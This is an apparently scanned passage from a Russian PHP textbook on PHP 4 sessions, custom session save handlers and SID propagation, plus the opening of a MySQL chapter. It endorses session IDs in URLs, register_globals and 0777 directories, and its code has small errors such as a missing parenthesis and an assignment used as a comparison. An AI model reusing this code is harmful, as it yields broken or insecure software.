> Термин "сессия" является транслитерацией от английского слова session, что в буквальном переводе должно бы означать "сеанс". Однако последнее слово в программистском жаргоне не особенно-то прижилось (насколько я знаю), поэтому я буду употреблять термин "сессия". И да простят меня студенты, если у них это вызывает нехорошие ассоциации.

Фактически, *сессия* — это некоторое место долговременной памяти (обычно часть на жестком диске и часть — в Cookies браузера), которое сохраняет свое состояние между вызовами сценариев одним и тем же пользователем. Иными словами, поместив в сессию переменную (любой структуры), мы при следующем запуске сценария получим ее в целости и сохранности. Трудно переоценить удобства, которые это предоставляет нам, программистам.

Зачем нужны сессии?

В Web-программировании есть один класс задач, который может вызвать довольно много проблем, если писать сценарии "в лоб". Речь идет о слабой стороне CGI — невозможности запустить программу на длительное время, позволив ей при этом обмениваться данными с пользователями.

В общем и целом, сценарии должны запускаться, моментально выполняться и возвращать управление системе. Теперь представьте, что мы пишем форму, но в ней такое большое число полей, что было бы глупо поместить их на одну страницу. Нам нужно разбить процесс заполнения формы на несколько этапов, или стадий, и представить их в виде отдельных HTML-документов. Это похоже на работу *мастеров* Windows — диалоговых окон для ввода данных с кнопками **Назад** и **Дальше**, благодаря которым можно переместиться на шаг в любом направлении.

Например, в первом документе с диалогом у пользователя может запрашиваться его имя и фамилия, во втором (если первый был заполнен верно) — данные о его месте

жительства, и в третьем — номер кредитной карточки. В любой момент можно вернуться на шаг назад, чтобы исправить те или иные данные. Наконец, если все в порядке, накопленная информация обрабатывается — например, помещается в базу данных.

Реализация такой схемы оказывается для Web-приложений довольно нетривиальной проблемой. Действительно, нам придется хранить все ранее введенные данные в каком-нибудь временном хранилище, которое должно аннулироваться, если пользователь вдруг передумает и "уйдет" с сайта. Для этого, как мы знаем, можно использовать функции сериализации и файлы. Однако ими мы решаем только половину проблемы: нам нужно также как-то привязывать конкретного пользователя к конкретному временному хранилищу. Действительно, предположим, что мы этого не сделали. Тогда, если в момент заполнения какой-нибудь формы одним пользователем на сайт "зайдет" другой и тоже попытается ввести свои данные, получится куча мала.

Все эти проблемы решаются с применением сессий PHP, о которых сейчас и пойдет речь.

Механизм работы сессий

Как же работают сессии? Для начала должен существовать механизм, который бы позволил PHP идентифицировать каждого пользователя, запустившего сценарий. То есть при следующем запуске PHP нужно однозначно определить, кто его запустил: тот же человек, или другой. Делается это путем присвоения клиенту так называемого уникального *идентификатора сессии*. Чтобы этот идентификатор был доступен при каждом запуске сценария, PHP помещает его в Cookies браузера.

Примечание

Использовать Cookies не обязательно, существует и другой способ. Мы поговорим о нем чуть позже.

Теперь, зная идентификатор (дальше для краткости я буду называть его `SID`), PHP может определить, в каком же файле на диске хранятся данные пользователя.

Немного о том, как сохранять переменную (обязательно глобальную) в сессии. Для этого мы должны ее зарегистрировать с помощью специальной функции. После регистрации мы можем быть уверены, что при следующем запуске сценария *тем же* пользователем она получит то же самое значение, которое было у нее при предыдущем завершении программы. Это произойдет потому, что при завершении сценария PHP автоматически сохраняет все переменные, зарегистрированные в сессии, во временном хранилище. Конечно, можно в любой момент аннулировать переменную — "вычеркнуть" ее из сессии, или же уничтожить вообще все данные сессии.

Где же находится то промежуточное хранилище, которое использует PHP? Вообще говоря, вы вольны сами это задать, написав соответствующие функции и зарегистри-

ровав их как *обработчики сессии*. Впрочем, делать это не обязательно: в PHP уже существуют обработчики по умолчанию, которые хранят данные в файлах (в системах Unix для этого обычно используется директория `/tmp`). Если вы не собираетесь создавать что-то особенное, вам они вполне подойдут.

Инициализация сессии

Но прежде, чем работать с сессией, ее необходимо *инициализировать*. Делается это путем вызова специальной функции `session_start()`.

> **Замечание**
>
> Если вы поставили в настройках PHP режим `session.auto_start=1`, то функция инициализации вызывается автоматически при запуске сценария. Однако, как мы вскоре увидим, это лишает нас множества полезных возможностей (например, не позволяет выбирать свою, особенную, группу сессий). Так что лучше не искушать судьбу и вызывать `session_start()` в первой строчке вашей программы. Следите также за тем, чтобы до нее не было никакого вывода в браузер — иначе PHP не сможет установить `SID` для пользователя!

```
void session_start()
```

Эта функция инициализирует механизм сессий для текущего пользователя, запустившего сценарий. По ходу инициализации она выполняет ряд действий.

- Если посетитель запускает программу впервые, у него устанавливается Cookies с уникальным идентификатором, и создается временное хранилище, ассоциированное с этим идентификатором.
- Определяется, какое хранилище связано с текущим идентификатором пользователя.
- Если в хранилище имеются какие-то переменные, их значения восстанавливаются. Точнее, создаются глобальные переменные, которые были сохранены в сессии при предыдущем завершении сценария.

> **Внимание**
>
> Вообще говоря, рассмотренный механизм, как всегда, не совсем точно соответствует истинному положению вещей. А именно, все зависит от того, какое значение присвоено настроечному параметру `register_globals`. Если `register_globals=0`, то в сессии можно будет сохранять (а потом и восстанавливать) только величины, содержащиеся в глобальном ассоциативном массиве `$HTTP_SESSION_VARS`. Если же этот параметр содержит значение "истина" (как обычно и происходит по умолчанию), то в сессии можно регистрировать глобальные переменные.

Регистрация переменных

```
bool session_register(mixed $name [, mixed $name1, ...])
```

PHP узнает о том, что ту или иную переменную нужно сохранить в сессии, если ее предварительно зарегистрировать. Для этого и предназначена функция `session_register()`. Она принимает в параметрах одно или несколько имен переменных (имена задаются в строках, без знака `$` слева), регистрирует их в текущей запущенной сессии и возвращает значение "истина", если все прошло корректно.

Примечание

Почему же тогда я описал типы параметров как `mixed`, а не как `string`? Да потому, что на самом деле в функцию можно передавать не одну строку в каждом параметре, а сразу список строк. Каждая такая строка будет регистрировать отдельную переменную с соответствующим именем. Более того — элементом списка может опять же быть список строк, и т. д.

Нет ничего страшного, если мы дважды зарегистрируем одну и ту же переменную в сессии. На самом деле, чаще всего как раз так и происходит — при повторном запуске сценария. Вот пример:

Листинг 25.1. Пример работы с сессиями

```
<?
session_start();
session_register("count");
$count=@$count+1;
?>
<body>
<h2>Счетчик</h2>
В текущей сессии работы с браузером Вы открыли эту страницу
<?=$count?> раз(а). Закройте браузер, чтобы обнулить счетчик.
</body>
```

Как видим, все предельно просто.

Идентификатор сессии и имя группы

Что же, теперь мы уже можем начать писать кое-какие сценарии. Но вскоре возникнет небольшая проблема. Дело в том, что на одном и том же сайте могут сосуществ-

вать сразу несколько сценариев, которые нуждаются в услугах поддержки сессий PHP. Они "ничего не знают" друг о друге, поэтому временные хранилища для сессий должны выбираться не только на основе идентификатора пользователя, но и на основе того, какой из сценариев запросил обслуживание сессии.

Имя группы сессий

Что, не совсем понятно? Хорошо, тогда рассмотрим пример. Пусть разработчик **A** написал сценарий счетчика, приведенный в листинге 25.1. Он использует переменную `$count`, и не имеет никаких проблем. До тех пор, пока разработчик **B**, ничего не знающий о сценарии **A**, не создал систему статистики, которая тоже использует сессии. Самое ужасное, что он также регистрирует переменную `$count`, не зная о том, что она уже "занята". В результате, как всегда, страдает пользователь: запустив сначала сценарий разработчика **B**, а потом — **A**, он видит, что данные счетчиков перемешались. Непорядок!

Нам нужно как-то разграничить сессии, принадлежащие одному сценарию, от сессий, принадлежащих другому. К счастью, разработчики PHP предусмотрели такое положение вещей. Мы можем давать *группам сессий* непересекающиеся имена, и сценарий, знающий имя своей группы сессии, сможет получить к ней доступ. Вот теперь-то разработчики **A** и **B** могут оградить свои сценарии от проблем с пересечениями имен переменных. Достаточно в первой программе указать PHP, что мы хотим использовать группу с именем, скажем, `sesA`, а во второй — `sesB`.

```
string session_name([string $newname])
```

Эта функция устанавливает или возвращает имя группы сессии, которая будет использоваться PHP для хранения зарегистрированных переменных. Если `$newname` не задан, то возвращается текущее имя. Если же этот параметр указан, то имя группы будет изменено на `$newname`, при этом функция вернет предыдущее имя.

Внимание

`Session_name()` лишь сменяет имя текущей группы и сессии, но не создает новую сессию и временное хранилище! Это значит, что мы должны в большинстве случаев вызывать `session_name(имя_группы)` еще *до* ее инициализации — вызова `session_start()`, в противном случае мы получим совсем не то, что ожидали.

Если функция `session_name()` не была вызвана до инициализации, PHP будет использовать имя по умолчанию — `PHPSESID`.

Примечание

Кстати говоря, имя группы сессий, устанавливаемое рассматриваемой функцией, — это как раз имя того самого Cookie, который посылается в браузер клиента для его идентификации. Таким образом, пользователь может одновременно активизировать две и более сессий — с точки зрения PHP он будет

менно активизировать две и более сессий — с точки зрения PHP он будет выглядеть как два ли более различных пользователя. Однако не забывайте, что, случайно установив в сценарии Cookie, имя которого совпадает с одним из имен группы сессий, вы "затрете" Cookie.

Вот простой пример применения этой функции.

```
<?
session_name("CounterScript"
session_start();
session_register("count");
$count=@$count+1;
?>
В текущей сессии Вы открыли эту страницу <?=$count?> раз(а).
```

Рекомендую всегда указывать имя группы сессии вручную, не полагаясь на значение по умолчанию. За это вам скажут спасибо разработчики других сценариев, когда они захотят использовать вашу программу вместе со своими.

Идентификатор сессии

Мы уже говорили с вами, зачем нужен идентификатор сессии (`SID`). Фактически, он является именем временного хранилища, которое будет использовано для хранения данных сессии между запусками сценария. Итак, один `SID` — одно хранилище. Нет `SID`, нет и хранилища, и наоборот.

В этом месте очень легко запутаться. В самом деле, как же соотносится идентификатор сессии и имя группы? А вот как: имя — это всего лишь *собирательное название* для нескольких сессий (то есть, для многих `SID`), запущенных разными пользователями. Один и тот же клиент *никогда* не будет иметь два различных `SID` в пределах одного имени группы. Но его браузер вполне может работать (и часто работает) с несколькими `SID`, расположенными логически в разных "пространствах имен".

Итак, все `SID` уникальны и однозначно определяют сессию на компьютере, выполняющем сценарий — независимо от имени сессии. Имя же задает "пространство имен", в которое будут сгруппированы сессии, запущенные разными пользователями. Один клиент может иметь сразу несколько активных пространств имен (то есть несколько имен групп сессий).

```
string session_id([string $sid])
```

Функция возвращает текущий идентификатор сессии `SID`. Если задан параметр `$sid`, то у активной сессии изменяется идентификатор на `$sid`. Делать это, вообще говоря, не рекомендуется.

Фактически, вызвав `session_id()` до `session_start()`, мы можем подключиться к любой (в том числе и к "чужой") сессии на сервере, если знаем ее идентификатор.

Мы можем также создать сессию с угодным нам идентификатором, при этом автоматически установив его в Cookies пользователя. Но это — не лучшее решение, — предпочтительнее переложить всю "грязную работу" на PHP.

Другие функции

Здесь мы для полноты картины рассмотрим функции для работы с сессиями, которые применяются гораздо реже, чем уже описанные.

```
bool session_is_registered(string $name)
```

Функция `session_is_registered()` возвращает значение true, если переменная с именем `$name` была зарегистрирована в сессии, иначе возвращается `false`.

```
bool session_unregister(struing $name)
```

Эта функция отменяет регистрацию для переменной с именем `$name` для текущей сессии. Иными словами, при завершении сценария все будет выглядеть так, словно переменная с именем `$name` и не была никогда зарегистрирована. Возвращает `true`, если все прошло успешно, и `false` — в противном случае.

Замечание

После вызова функции `session_unregister()` глобальная переменная, которая была "аннулирована", не уничтожается, а сохраняет свое значение.

```
void session_unset()
```

Функция `session_unset()`, в отличие от `session_unregister()`, не только отменяет регистрацию переменных (кстати говоря, *всех* переменных сессии, а не какой-то одной), но и уничтожает глобальные переменные, которые были зарегистрированы в сессии.

```
string session_save_path([string $path])
```

Эта функция возвращает имя каталога, в котором будут помещаться файлы — временные хранилища данных сессии. В случае, если указан параметр, как обычно, активное имя каталога будет переустановлено на `$path`. При этом функция вернет предыдущий каталог.

К сожалению, функции, которая бы возвращала список всех зарегистрированных в сессии переменных, почему-то нет. Во всяком случае, в PHP версии 4.0.3.

Установка обработчиков сессии

До сих пор мы с вами пользовались стандартными обработчиками сессии, которые PHP использовал каждый раз, когда нужно было сохранить или загрузить данные из временного хранилища. Возможно, они вас не устроят — например, вы захотите хра-

нить переменные сессии в базе данных или еще где-то. В этом случае достаточно будет переопределить обработчики своими собственными функциями, и вот как оно делается.

Обзор обработчиков

Всего существует 6 функций, связанных с сессиями, которые PHP вызывает в тот или иной момент работы механизма обработки сессий. Им передаются различные параметры, необходимые для работы. Сейчас я перечислю все эти функции вместе с их описаниями.

```
bool handler_open(string $save_path, string $session_name)
```

Функция вызывается, когда вызывается `session_start()`. Обработчик должен взять на себя всю работу, связанную с открытием базы данных для группы сессий с именем `$session_name`. В параметре `$save_path` передается то, что было указано при вызове `session_save_path()` или же путь к файлам-хранилищам данных сессий по умолчанию. Возможно, если вы используете базу данных, этот параметр будет бесполезным.

```
bool handler_close()
```

Этот обработчик вызывается, когда данные сессии уже записаны во временное хранилище и его нужно закрыть.

```
string handler_read(string $sid)
```

Вызов обработчика происходит, когда нужно прочитать данные сессии с идентификатором `$sid` из временного хранилища. Функция должна возвращать данные сессии в специальном формате, который выглядит так:

```
имя1=значение1;имя2=значение2;имя3=значение3;...;
```

Здесь `имяN` задает имя очередной переменной, зарегистрированной в сессии, а `значениеN` — результат вызова функции `Serialize()` для значения этой переменной. Например, запись может иметь следующий вид:

```
foo|i:1;count|i:10;
```

Она говорит о том, что из временного хранилища были прочитаны две целые переменные, первая из которых равна 1, а вторая — 10.

```
string handler_write(string $sid, string $data)
```

Этот обработчик предназначен для записи данных сессии с идентификатором `$sid` во временное хранилище — например, открытое ранее обработчиком `handler_open()`. Параметр `$data` задается в точно таком же формате, который был описан выше. Фактически, чаще всего действия этой функции сводятся к записи в базу данных строки `$data` без каких-либо ее изменений.

```
bool handler_destroy(string $sid)
```

Обработчик вызывается, когда сессия с идентификатором `$sid` должна быть уничтожена.

```
bool handler_gc(int $maxlifetime)
```

Данный обработчик — особенный. Он вызывается каждый раз при завершении работы сценария. Если пользователь окончательно "покинул" сервер, значит, данные сессии во временном хранилище можно уничтожить. Этим и должна заниматься функция `handler_gc()`. Ей передается в параметрах то время (в секундах), по прошествии которого PHP принимает решение о необходимости "почистить перышки", или "собрать мусор" (garbage collection) — т. е., это максимальное время существования сессии.

Как же должна работать рассматриваемая функция? Очень просто. Например, если мы храним данные сессии в базе данных, мы просто должны удалить из нее все записи, доступ к которым не осуществлялся более, чем `$maxlifetime` секунд. Таким образом, "застарелые" временные хранилища будут иногда очищаться.

Замечание

На самом деле обработчик `handler_gc()` вызывается не при каждом запуске сценария, а только изредка. Когда именно — определяется конфигурационным параметром `session.gc_probability`. А именно, им задается (в процентах), какова вероятность того, что при очередном запуске сценария будет выбран обработчик "чистки мусора". Сделано это для улучшения производительности сервера, потому что обычно сборка мусора — довольно ресурсоемкая задача, особенно если сессий много.

Регистрация обработчиков

Вы, наверное, обратили внимание, что при описании обработчиков я указывал их имена с префиксом `handler`. На самом деле, это совсем не является обязательным. Даже наоборот — вы можете давать такие имена своим обработчикам, какие только захотите.

Но возникает вопрос: как же тогда PHP их найдет? Вот для этого и существует функция регистрации обработчиков, которая говорит интерпретатору, какую функцию он должен вызывать при наступлении того или иного события.

```
void session_set_save_handler($open,$close,$read,$write,$destroy,$gc)
```

Эта функция регистрирует подпрограммы, имена которых переданы в ее параметрах, как обработчики текущей сессии. Параметр `$open` содержит имя функции, которая будет вызвана при инициализации сессии, а `$close` — функции, вызываемой при ее закрытии. В `$read` и `$write` нужно указать имена обработчиков, соответственно, для чтения и записи во временное хранилище. Функция с именем, заданным в

`$destroy`, будет вызвана при уничтожении сессии. Наконец, обработчик, определяемый параметром `$gc`, используется как сборщик мусора.

Эту функцию можно вызывать только *до* инициализации сессии, в противном случае она просто игнорируется.

Пример: переопределение обработчиков

Давайте напишем пример, который бы иллюстрировал механизм переопределения обработчиков. Мы будем держать временные хранилища сессий в подкаталоге `sessiondata` текущего каталога, и для каждого имени группы сессий создавать отдельный каталог.

Код листинга 25.2 довольно велик, но не сложен. Тут уж ничего не поделаешь — нам в любом случае приходится задавать все 6 обработчиков, а это выливается в "объемистые" описания.

Листинг 25.2. Переопределение обработчиков сессии

```
<?
// Возвращает полное имя файла временного хранилища сессии.
// В случае, если нужно изменить тот каталог, в котором должны
// храниться сессии, достаточно поменять только эту функцию
function ses_fname($key)
{
   return "sessiondata/".session_name()."/$key";
}
// Заглушки — эти функции просто ничего не делают
function ses_open($save_path, $ses_name) { return true; }
function ses_close() { return true; }

// Чтение данных из временного хранилища
function ses_read($key)
{
   // Получаем имя файла и открываем файл
   $fname=ses_fname($key);
   $f=@fopen($fname,"rb"); if(!$f) return "";
   // Читаем до конца файла
   $st=fread($f,filesize($fname));
   fclose($f);
   return $st;
}
```

```
// Запись данных сессии во временное хранилище
function ses_write($key, $val)
{
   $fname=ses_fname($key);
   // Сначала создаем все каталоги (в случае, если они уже есть,
   // игнорируем сообщения об ошибке)
   @mkdir($d=dirname(dirname($fname)),0777);
   @mkdir(dirname($fname),0777);
   // Создаем файл и записываем в него данные сессии
   $f=@fopen($fname,"wb");   if(!$f) return "";
   fwrite($f,$val);
   fclose($f);
   return true;
}

// Вызывается при уничтожении сессии
function ses_destroy ($key)
{
   return @unlink(ses_fname($key));
}

// Сборка мусора — ищем все старые файлы и удаляем их
function ses_gc($maxlifetime)
{
   $dir=ses_fname(".");
   // Получаем доступ к каталогу текущей группы сессии
   $d=@opendir($dir); if(!$d) return false;
   $DelDir=1; // Признак того, что каталог пуст, и его можно удалить
   // Читаем все элементы каталога
   while(($e=readdir($d))!==false) {
      // Если это "точки", пропускаем их
      if($e=="."||$e="..") continue;
      // Файл слишком старый?
      if(time()-filemtime($fname="$dir/$e")>=$maxlifetime) {
         @unlink($fname);
         continue;
      }
      // Нашли не очень старый файл — значит, каталог точно
```

```
      // не будет в результате работы пуст.
      $DelDir=0;
   }
   closedir($d);
   // Если все файлы оказались слишком старые и удалены,
   // удалить и каталог
   if($DelDir) @rmdir($dir);
   return true;
}

// Регистрируем наши новые обработчики
session_set_save_handler(
   "ses_open", "ses_close",
   "ses_read", "ses_write",
   "ses_destroy", "ses_gc"
);

// Для примера подключаемся к группе сессий test
session_name("test");
session_start();
session_register("count");
// Дальше как обычно...
$count=@$count+1;
?>
<body>
<h2>Счетчик</h2>
В текущей сессии работы с браузером Вы открыли эту страницу
<?=$count?> раз(а). Закройте браузер, чтобы обнулить этот счетчик.
</body>
```

Сессии и Cookies

До сих пор я подразумевал, что использование сессий немыслимо без Cookies. Действительно, Cookies представляют собой наиболее элегантное и простое решение задачи идентификации каждого подключившегося пользователя, что необходимо для связи временного хранилища и данных сессии. Но как быть, если пользователи отключили Cookies в своих браузерах?

Примечание

К сожалению, пользователи отключают Cookies гораздо чаще, чем это может показаться на первый взгляд. Например, всего год назад Всероссийский Клуб Вебмастеров проводил опрос, в результате которого выяснилось, что количество пользователей Интернета, отключивших у себя по каким-то соображениям поддержку Cookies, достигает 20—30%. Что это за соображения? Многие думают, что Cookies потенциально являются "дырой" в безопасности их компьютера. Это совершенно не соответствует действительности, потому что браузеры всегда имеют ограничения на количество и суммарный объем Cookies, которые могут быть в них установлены. Другие же просто не хотят, чтобы неизвестно кто писал что угодно на их жесткий диск. Правда, это не мешает таким "перестраховщикам" открывать пришедший по почте исполняемый файл — такой же, как из письма типа "Love letter"…

В общем, вы видите, что для абсолютной уверенности в работоспособности ваших сценариев на любом браузере нужен механизм, позволяющий отказаться от использования Cookies при управлении сессиями. Такой механизм действительно существует в PHP, и основная его идея состоит в том, чтобы передавать идентификатор сессии не в Cookies, а каким-нибудь аналогичным путем — например, в данных запроса `GET`. Последнее мы сейчас и рассмотрим.

Явное использование константы *SID*

В PHP существует одна специальная константа с именем `SID`. Она всегда содержит имя группы текущей сессии и ее идентификатор в формате `имя=идентификатор`. Вспомните: именно в таком формате данные принимаются, когда они приходят из Cookies браузера. Таким образом, нам достаточно просто-напросто передать значение константы `SID` в сценарий, чтобы он "подумал", будто бы данные пришли из Cookies. Вот пример:

Листинг 25.3. `Sesget.php`: простой пример использования сессий без Cookies

```
<?
session_name("test");
session_start();
session_register("count");
$count=@$count+1;
?>
<body>
<h2>Счетчик</h2>
В текущей сессии работы с браузером Вы открыли эту страницу
```

```
<?=$count?> раз(а). Закройте браузер, чтобы обнулить этот счетчик.<hr>
<a href=sesget.php?<?=SID?>>Click here!</a>
</body>
```

Если набрать в браузере адрес вроде такого:

```
http://www.somehost.ru/sesget.php
```

то создастся новая сессия с уникальным идентификатором. Разумеется, если сразу же нажать кнопку **Обновить**, счетчик не увеличится, потому что при каждом запуске будет создаваться новое временное хранилище — у PHP просто нет информации об идентификаторе пользователя. Теперь обратите внимание на предпоследнюю строчку листинга 25.3. Видите, как хитро мы передаем в сценарий, запускаемый через гиперссылку, данные об идентификаторе текущей сессии? Теперь с его точки зрения они якобы пришли из Cookies…

Внимание

Все будет работать так, как описано, только в том случае, если в браузере действительно отключены Cookies. Если же они включены, PHP просто не будет генерировать константу `SID` (она будет пустой) и задействует Cookies. Все вполне логично.

Неявное изменение гиперссылок

Похоже, что вы уже начали думать о том, как же это все-таки неудобно — везде вставлять участки кода `<?=SID?>`, и, пропусти вы их в одном месте, придется долго искать ошибку? Что же, законный повод для беспокойства, но, к счастью, разработчики PHP уберегли нас и от этой напасти.

Вы не поверите, но, если в какой-нибудь гипессылке вы по ошибке пропустите `<?=SID?>`, PHP вставит его за вас автоматически. Причем так, чтобы это никак не повредило другим параметрам, возможно, уже присутствующим в URL. Если вы в шоке, то запустите следующий сценарий в браузере, а затем наведите мышь на гиперссылку и посмотрите в строке состояния, какой адрес имеет ссылка:

```
<?session_start()?>
<body>
<a href=/path/to/something.php>Click here!</a><br>
<a href=/path/to/something.html?a=aaa&b=bbb>Click here!</a><br>
<a href=/>Click here!</a><br>
</body>
```

Вот адреса этих ссылок с точки зрения браузера:

```
http://www.somehost.ru/path/to/something.php?PHPSESSID=8114536a920bfb01f
http://www.somehost.ru/path/to/something.html?a=aaa&b=bbb&PHPSESSID=86a20
```

```
http://www.somehost.ru/?PHPSESSID=8114536a920bfb2a
```

(Я немного урезал идентификаторы сессий, чтобы они уместились на странице этой книги.) Обратите внимание на второй адрес: он говорит, что идентификатор корректно вставился в конец обычных параметров страницы. Третий пример заставляет задуматься о том, что идентификатор сессии прикрепляется к URL независимо от типа документа, на который он указывает.

Внимание

Описанная только что возможность работает лишь в том случае, если в настройках PHP установлен в значение истина параметр `session.use_trans_sid`.
Он как раз и включен по умолчанию.

Зачем же тогда нужна константа `SID`? Да незачем. Это — устаревший прием передачи идентификатора сессии, и я привел его здесь только для того, чтобы нарисовать более полную картину, что в действительности происходит, а также показать, насколько иногда PHP может быть услужлив.

Неявное изменение формы

Возможно, прочитав этот заголовок, вы еще более обрадуетесь. Да, PHP умеет не только изменять гиперссылки, он также и добавляет скрытые поля в формы, которые формирует сценарий, чтобы передать идентификатор сессии вызываемому документу! Это ставит последнюю точку над i в вопросе поддержки сессий для пользователей, которые отключили у себя Cookies.

Напоследок рассмотрим пример сценария, который выводит обыкновенную пустую форму, и в ней, как по мановению волшебной палочки, появляется дополнительное скрытое поле с идентификатором сессии.

```
<?session_start()?>
<form action=aaa method=post>
</form>
```

А вот почти дословно то, что выдается в браузере (Internet Explorer) после запуска этого сценария и выбора в меню пункта **Просмотр в виде HTML**:

```
<form action="aaa" method="post">
<INPUT TYPE=HIDDEN NAME="PHPSESSID" VALUE="0a717e848e91db11b524a">
</form>
```

Как видим, PHP добавил в форму скрытое поле с нужным именем и значением. Он также заключил в кавычки значения атрибутов тэга `<form>` (правда, я сам не ожидал увидеть такой эффект, когда опробовал этот сценарий). Что же, кавычки так кавычки, хуже от этого не будет….


Так использовать Cookies в сессиях или нет?

Ответ — да, использовать. Для этого мы должны быть уверены, что в настройках PHP параметр `session.use_cookies` установлен в значение `true` (именно оно присваивается ему по умолчанию при установке PHP).

Что же делать, если пользователь отключил у себя Cookies? Да ничего. Так как PHP автоматически добавляет идентификатор сессии ко всем ссылкам и формам, которые он встретит, сценарии все равно будут продолжать работать. Вот только их URL (да и всех других документов тоже) немного удлинятся, но, думаю, это не так уж и критично. Главное, что сессии будут работать. Только не забудьте удостовериться, что в конфигурационном файле PHP включена опция `session.use_trans_sid`.

Итак, разработчики PHP добились, чтобы сценарию, рассчитанному на сессии, было все равно, включены Cookies в браузере пользователя, или нет. Давайте активно этим пользоваться.

Глава 26



Работа с базой данных MySQL

База данных — совокупность связанных данных, сохраняемая в двумерных таблицах информационной системы. Программное обеспечение информационной системы, обеспечивающей создание, ведение и совместное использование баз данных, называется системой управления базами данных (СУБД). В этой главе мы рассмотрим функции PHP, предназначенные для работы с одной из самых популярных СУБД — *MySQL*. В PHP есть функции для "общения" и с другими системами управления базами данных (например, Sybase, Oracle и т. д.), но я остановился именно на MySQL в силу ее простоты и универсальности для большинства приложений. Конечно, прежде чем работать с MySQL, нужно установить соответствующее программное обеспечение — программу-сервер MySQL. Как это сделать в системе Windows, подробно описано во *главе 2* настоящей книги.

Замечание

Данная глава ни в коей мере не претендует на исчерпывающее описание языка SQL и системы управления базами данных MySQL. Здесь приведен только основной минимум материала. Имея его под рукой, можно начинать писать сценарии, использующие MySQL. Если вам понадобится подробная документация, вы сможете найти ее в любом дистрибутиве MySQL.

Итак, с точки зрения программы база данных MySQL представляет собой удачно организованный набор поименованных *таблиц*. Каждая таблица — массив (возможно, очень большой) из однородных элементов, которые я буду называть *записями*. В принципе, запись — неделимая единица информации в базе данных, хотя по запросу можно получать и не всю ее целиком, а только какую-то часть.

Запись может содержать в себе одно или несколько именованных *полей*. Число и имена полей задаются при создании таблицы. Каждое поле имеет определенный *тип* (например, целое число, строка текста, массив символов и т. д).

Примечание

Если вы в замешательстве и так и не поняли до конца, что же такое таблица, просто представьте себе Excel, таблицу на раскрученном рулоне туалетной бумаги, прямоугольную матрицу, сильно вытянутую по вертикали, или, нако-

нец, двумерный массив. Строки таблицы/матрицы/массива и будут *записями*, а столбцы в пределах каждой строки — *полями*.

В таблицу всегда можно добавить новую запись. Другая операция, которую часто производят с записью (точнее, с таблицей) — это поиск. Например, запрос поиска может быть таким: "Выдать все записи, в первом поле которых содержится число, меньшее 10, во втором — строка, включающая слово `word`, а в третьем — не должен быть ноль". Из найденных записей в программу можно извлекать какие-то части данных (или не извлекать), также записи таблицы можно удалить.

Следует еще раз заметить, что обычно все упомянутые операции осуществляются очень быстро. Например, Microsoft SQL Server может за 0,01 секунды из 10 миллионов записей выделить ту, у которой значение определенного поля совпадает с нужным числом или строкой. Высокое быстродействие в большей мере обусловлено тем, что данные не просто "свалены в кучу", а определенным образом упорядочены и все время поддерживаются в таком состоянии.

Неудобство работы с файлами

Прежде чем мы займемся базами данных MySQL и их поддержкой в PHP, давайте определимся, для чего вообще в Web-программировании могут понадобиться базы данных? Ответ на этот вопрос не вполне очевиден, особенно для людей, сталкивающихся со "стандартными" базами данных впервые.

В самом деле, казалось бы, любой сценарий можно реализовать, основываясь только на работе с файлами. Например, иерархический форум можно хранить в файлах и каталогах: раздел форума — это директория, а конкретный вопрос в нем — файл. Однако ненужная избыточность таких сценариев, мягко говоря, удивляет. Нужно постоянно держать под контролем множество вспомогательных параметров и файлов. Кроме того, крайне усложняется поиск по форуму или создание архива. По правде сказать, работа с файлами — дело нудное и весьма и весьма утомляет.

В противоположность файловой организации хранения информации, использование баз данных дает весомые преимущества. Например, легко сортировать записи по дате/времени, организовывать поиск, различные отборы записей. Правда, многие базы данных не поддерживают иерархические, вложенные таблицы. Но и это не беда: просто достаточно у каждой записи в специальном поле хранить идентификатор ее "родителя", мы вскоре поговорим об этом чуть подробнее.

Базы данных также лишены еще одного крупного недостатка файлов: с ними нет проблем с совместным доступом к данным. Ведь вполне может оказаться, что ваш сценарий запустят два одновременно заглянувших на страничку человека. Конечно, если сценарий обновляет какой-то файл в процессе своей работы, могут возникнуть проблемы, если не принять надлежащих мер по блокировке файла. Кроме того, нужно минимизировать время обновления файла, а это не всегда возможно. С базами дан-

ных таких проблем не существует, потому что разработчики предусмотрели их (проблем) решение на самом низком уровне и с максимальной эффективностью.

В довершение, чаще всего работа с базами данных происходит быстрее, чем с файлами. В первых обычно предусмотрена эффективная организация хранения информации, минимизирующая время доступа и поиска. Например, вполне реально за приемлемое время найти среди десятков тысяч записей какую-то определенную (скажем, по заданному идентификатору). Или провести поиск по нескольким мегабайтам текста какого-то ключевого слова и обнаружить все записи, которые его содержат.

Устройство MySQL

Одна из самых популярных СУБД, которые используются в Web-программировании, — MySQL. Она предназначена для создания небольших (сравнительно, конечно — скажем, не более 100 Мбайт) баз данных, и поддерживает некоторое подмножество языка запросов SQL.

SQL — специально разработанный стандарт языка запросов к базам данных. В нем присутствуют такие команды, как:

- создание/удаление таблицы;
- создание записей в заданной таблице;
- поиск/удаление записей;
- обновление некоторых полей указанной записи.

Немного подробнее с языком SQL мы будем разбираться чуть позже. А пока давайте посмотрим, что из себя представляет MySQL.

MySQL — это программа-сервер, постоянно работающая на компьютере. Клиентские программы (например, сценарии) посылают ей специальные *запросы* через механизм сокетов (то есть при помощи сетевых средств), она их обрабатывает и запоминает результат. Затем, также по специальному запросу клиента, весь этот результат или его часть передается обратно.

Почему всегда передается не весь результат? Очень просто: дело в том, что размер результирующего набора данных может быть слишком большим, и на его передачу по сети уйдет чересчур много времени. Да и редко когда бывает нужно получать сразу весь вывод запроса (то есть все записи, удовлетворяющие выражению запроса). Например, нам может потребоваться лишь подсчитать, сколько записей удовлетворяет тому или иному условию, или же выбрать из данных только первые 10 записей.

Механизм использования сокетов подразумевает технологию *клиент-сервер*, а это означает, что в системе должна быть запущена специальная программа — MySQL-сервер, которая принимает и обрабатывает запросы от программ. Так как вся работа происходит в действительности на одной машине, накладные расходы по работе с

сетевыми средствами незначительны (установка и поддержание соединения с MySQL-сервером обходится довольно дешево).

Как я уже говорил, структура MySQL трехуровневая: базы данных — таблицы — записи. Один сервер MySQL может поддерживать сразу несколько баз данных, доступ к которым может разграничиваться логином и паролем. Зная эти логин и пароль, можно работать с конкретной базой данных. Например, можно создать или удалить в ней таблицу, добавить записи и т. д. Обычно имя-идентификатор и пароль назначаются хостинг-провайдерами, которые и обеспечивают поддержку MySQL для своих пользователей.

Соединение с базой данных

